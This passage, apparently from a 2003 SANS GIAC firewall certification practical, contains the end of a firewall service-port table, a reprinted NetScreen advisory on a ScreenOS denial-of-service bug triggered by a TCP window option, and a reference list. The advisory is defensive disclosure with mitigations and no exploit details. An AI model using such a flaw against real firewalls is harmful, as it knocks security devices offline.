nfsd_tcp	yes	TCP	1024-65535	2049		no
nfsd_udp	yes	UDP	1024-65535	2049		no
nfsd_udp_rev	yes	UDP	2049	1024-65535		no
nntp	yes	TCP	1024-65535	119		no
nsetupd	yes	TCP	1024-65535	420		no
ntp	yes	UDP	1024-65535	123		no
ntp_rev	yes	UDP	123	1024-65535		no
ntp_s2s	yes	UDP	123	123		no
pc_anywhere_tcp	yes	TCP	1024-65535	5631		no
pc_anywhere_udp	yes	UDP	1024-65535	5632		no
pcserver	yes	TCP	1024-65535	600		no
ping	yes	ICMP			8	no
pop-2	yes	TCP	1024-65535	109		no
pop-3	yes	TCP	1024-65535	110		no

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

printer	yes	TCP	1024-65535	515		no
PUP	yes	IP			12	no
RAW	yes	IP			255	no
readeagle	yes	TCP	1024-65535	414		no
readhawk	yes	TCP	1024-65535	418		yes
realaudio	yes	TCP	1024-65535	7070		no
realaudio_proxy	yes	TCP	1024-65535	1090		no
realaudio_udp	yes	UDP	1024-65535	6970-7170		no
rip	yes	UDP	1024-65535	520		no
rip_rev	yes	UDP	520	1024-65535		no
rtsp	yes	TCP	1024-65535	554		no
shell	yes	TCP	1024-65535	514		no
smtp	yes	TCP	1024-65535	25		no
snmp	yes	UDP	1024-65535	161		no
snmp_rev	yes	UDP	161	1024-65535		no
snmptrap	yes	UDP	1024-65535	162		no
snmptrap_rev	yes	UDP	162	1024-65535		no
SQL1433	no	UDP	0-65535	1433		yes
srl	yes	TCP	1024-65535	423		no
sunrpc_tcp	yes	TCP	1024-65535	111		no
sunrpc_udp	yes	UDP	1024-65535	111		no
sunrpc_udp_rev	yes	UDP	111	1024-65535		no
syslog	yes	UDP	1024-65535	514		no
syslog_rev	yes	UDP	514	1024-65535		no
systat	yes	TCP	1024-65535	11		no
t120	yes	TCP	1024-65535	1503		no
tacacs	yes	TCP	1024-65535	49		no
TCP	yes	IP			6	no
telnet	yes	TCP	1024-65535	23		no
tftp	yes	UDP	1024-65535	69		no
tftp_rev	yes	UDP	69	1024-65535		no
UDP	yes	IP			17	no
uucp	yes	TCP	1024-65535	540		no
visualizer	yes	TCP	1024-65535	417		no
who	yes	UDP	1024-65535	513		no
who_rev	yes	UDP	513	1024-65535		no
whois	yes	TCP	1024-65535	43		no
x-server0	yes	TCP	1024-65535	6000		no
x-server1	yes	TCP	1024-65535	6001		no

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendix C – Netscreen Advisory

(Netscreen Ref. 1)

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Title: NetScreen Advisory 57739

Date: 30 July 2003

Impact: Potential Denial of Service of Security Device

Affected Products: NetScreen Firewall/VPN products running ScreenOS 4.0.1r1 through 4.0.1r6 and 4.0.3r1 and 4.0.3r2

Unaffected Products: NetScreen IDP, NetScreen Firewall/VPN products running ScreenOS 3 and below, 4.0.0, 4.0.1r7 and higher, 4.0.2, 4.0.3r3 and higher

Max Risk: Medium

Summary:

A malicious user connecting to a NetScreen Security Device with a certain TCP option set can cause it to reboot, causing a temporary service outage.

Details:

Due to a bug in ScreenOS, a non-privileged user who attempts to connect to a NetScreen Security Device management IP from the range of addresses permitted by the manager-ip feature with a particular TCP window option setting can cause the system to crash and reboot. This issue affects Telnet and WebUI (HTTP/HTTPS) management, as well as WebAuth authentication service (HTTP/HTTPS).

SSH management connections to the NetScreen device are not susceptible, nor are the classic policy-driven firewall authentication (ProxyAuth) connections. Additionally, traffic passing through the device does not crash the device, only particular TCP sessions terminating on the device itself.

Recommended Actions:

Restrict administrative access to known administrator hosts and/or subnets with the 'set admin manager-ip ...' feature.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Activate ScreenOS' anti-spoofing feature to prevent spoofed manager IP's from non-manager subnets.

Turn off management on all interfaces not facing the IT management network (NOC/SOC/etc).

Use ProxyAuth instead of WebAuth for policy authentication.

Use SSH instead of Telnet to remotely manage your NetScreen firewall.

Upgrade to maintenance release r7 or later of ScreenOS 4.0.1, or maintenance release r3 or later of ScreenOS 4.0.3.

How to Get ScreenOS:

If you have registered your product with NetScreen and have a valid service contract, you can simply download the software from:

http://www.netscreen.com/services/download_soft/

Select your NetScreen device from the "Select Your Product" pull down menu. You will be prompted for your User ID and Password. Enter the whole or part of your company name as your User ID and enter your registered NetScreen device serial number as the password.

If you have not yet registered your product with NetScreen, you will need to contact NetScreen Technical Support for special instructions on how to obtain the fixed software. NetScreen Technical Support can be reached from 8 a.m. to 5 p.m. pacific time Monday through Friday excluding weekends and observed holidays. You may contact them via email at: customeroperations@netscreen.com or via phone at:

408.730.6000 or 800.638.8296

Please reference this Advisory title as evidence of your entitlement to the fixed software version.
NetScreen authorized Value Added Resellers have access to NetScreen software versions and may also be a channel through which to obtain the new release.

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.2.2 (Darwin)
iD8DBQE/KC7QUUsgh8bp1hsRAn5pAJ0XiOfrvHpOjI+XsTEokezIkvPMCwCeNw
UX
o2s/1i+7CevmnVOlGZOMRuY=
=dba3
-----END PGP SIGNATURE-----

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

References

Cisco Systems. Home Page. URL: http://www.cisco.com. (6 Oct 2003)

Cisco Systems (Ref. 1) "Subnet Zero and the All-Ones Subnet" March 2003. URL: http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080093f18.shtml. (6 Oct 2003)

Cisco Systems. (Ref. 2) "Cisco IOS Configuration Master Index for Release 12" URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/cbkixol.htm (6 Oct 2003)

Dasgupta, Korak. "GIAC Certified Firewall Analyst Practical" v1.8 http://www.giac.org/practical/GCFW/Korak_Dasgupta_GCFW.pdf (6 Oct 2003)

Dell, Inc. "Dell – US Home Page" URL: http://www.dell.com. (6 Oct 2003)

eBay, Inc. Homepage. URL: http://www.ebay.com (6 Oct 2003)

Engage Security. Engage Packet Builder. V1.0.0 July 2003 URL: http://engagesecurity.com (6 Oct 2003)

Foundstone. UDP Flood. URL: http://www,foundstone.com. (6 Oct 203)

Ipswitch. WS Ping Pro Pack. URL: http://www.ipswitch.com. (6 Oct 2003)

Kent, S. "Security Architecture for the Internet Protocol" RFC 2401-2412, November 1998. URL: http://www.ietf.org/rfc.html. (6 Oct 2003)

Manalo, Lawrence. "GIAC Certified Firewall Analyst Practical Assignment". v1.9 September 2003. URL: http://www.giac.org/practical/GCFW/Lawrence_Manalo_GCFW.pdf (6 Oct 2003)

Microsoft. (Ref. 1) "Microsoft Visio 2000" September 2003 URL: http://www.microsoft.com/office/visio/default.asp. (6 Oct 2003)

Microsoft. (Ref. 2) "Microsoft Knowledge Base Article 287932" September 2003 URL: http://support.microsoft.com/default.aspx?scid=kb;PL;287932 . (6 Oct 2003)

Microsoft. (Ref. 3) "Microsoft Windows Update" October 2003 URL: http://windowsupdate.microsoft.com. (6 Oct 2003)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Microsoft. (Ref. 4) “Installing and Configuring a Certification Authority” September 2003 URL: http://www.microsoft.com/windows2000/en/advanced/help/sag_CS_Setup.htm. (6 Oct 2003)

Microsoft. (Ref. 5) “Microsoft Support Home” October 2003 URL: http://support.microsoft.com. (6 Oct 2003)

Microsoft. (Ref. 6) “Submitting a Certificate Request vis the Web” September 2003 URL:http://www.microsoft.com/windows2000/en/advanced/help/sag_CSWprocs_reqcert.htm. (6 Oct 2003)

Netscreen. (Ref. 1) “Netscreen Advisory 5739” July 2003. URL: http://www.netscreen.com/services/security/alerts/advisory-57739.txt (6 Oct 2003)

Netscreen. (Ref. 2) “Netscreen 200 Installers Guide” v4.0 URL: http://www.netscreen.com/services/support/product/downloads/in_200.pdf (6 Oct 2003)

Netscreen. (Ref. 3) “Netscreen Concept & Examples – ScreenOS Reference Guide” Volume 7, Revision F URL: http://www.netscreen.com/services/support/product/downloads/screen_os/ce_all.pdf (6 Oct 2003)

Netscreen. (Ref. 4) “Netscreen CLI Reference Guide” Revision G URL: http://www.netscreen.com/services/support/product/downloads/screen_os/cli_4_0_0_rev_g.pdf

Network Computing. “Demystifying Cisco Access Control Lists” URL: http://www.networkcomputing.com/907/907ws12.html (6 Oct 2003)

NMap. Network Mapper. URL: http://www.insecure.org/nmap/. (6 Oct 2003)

Odom, Wendell. “Cisco CCNA Exam #640-607 Certification Guide (3rd Edition)” Cisco Press, April 2002.

Rackmount Mart. “Rackmount Chassis and Rackmount LCD Source” URL: http://www.rackmountmart.com. (6 Oct 2003)

Secunia. (Ref. 1) “Netscreen ScreenOS TCP Window Denial of Service” July 2003 URL: http://www.secunia.com/advisories/9404/. (6 Oct 2003)

Secunia. (Ref. 2) “Netscreen ScreenOS Insecure Restriction” June 2003 URL: http://www.secunia.com/advisories/9124/. (6 Oct 2003)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Security Corporation. “NetScreen ScreenOS 4.0.3r2 Denial of Service” July 2003 URL: http://www.security-corporation.com/articles-20030730-002.html (6 Oct 2003)

Spitzner, Lance. “Auditing Your Firewall Setup” December 2000 URL: http://www.spitzner.net/audit.html (6 Oct 2003)

Symantec, Inc. (Ref. 1) “Symantec Enterprise Firewall v7.0.4” July 2003 URL: http://www.symantec.com. (6 Oct 2003)

Symantec, Inc. (Ref. 2) “Symantec Technical Support Home” October 2003 URL: http://www.symantec.com/techsupp. (6 Oct 2003)

Sysinternals Freeware. PsTools. V1.94 October 2003. URL: http://www.sysinternals.com/ntw2k/freeware/pstools.shtml. (6 Oct 2003)

VeriSign, Inc. Entire Site. Oct 2003. URL: http://www.verisign.com. (6 Oct 2003)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.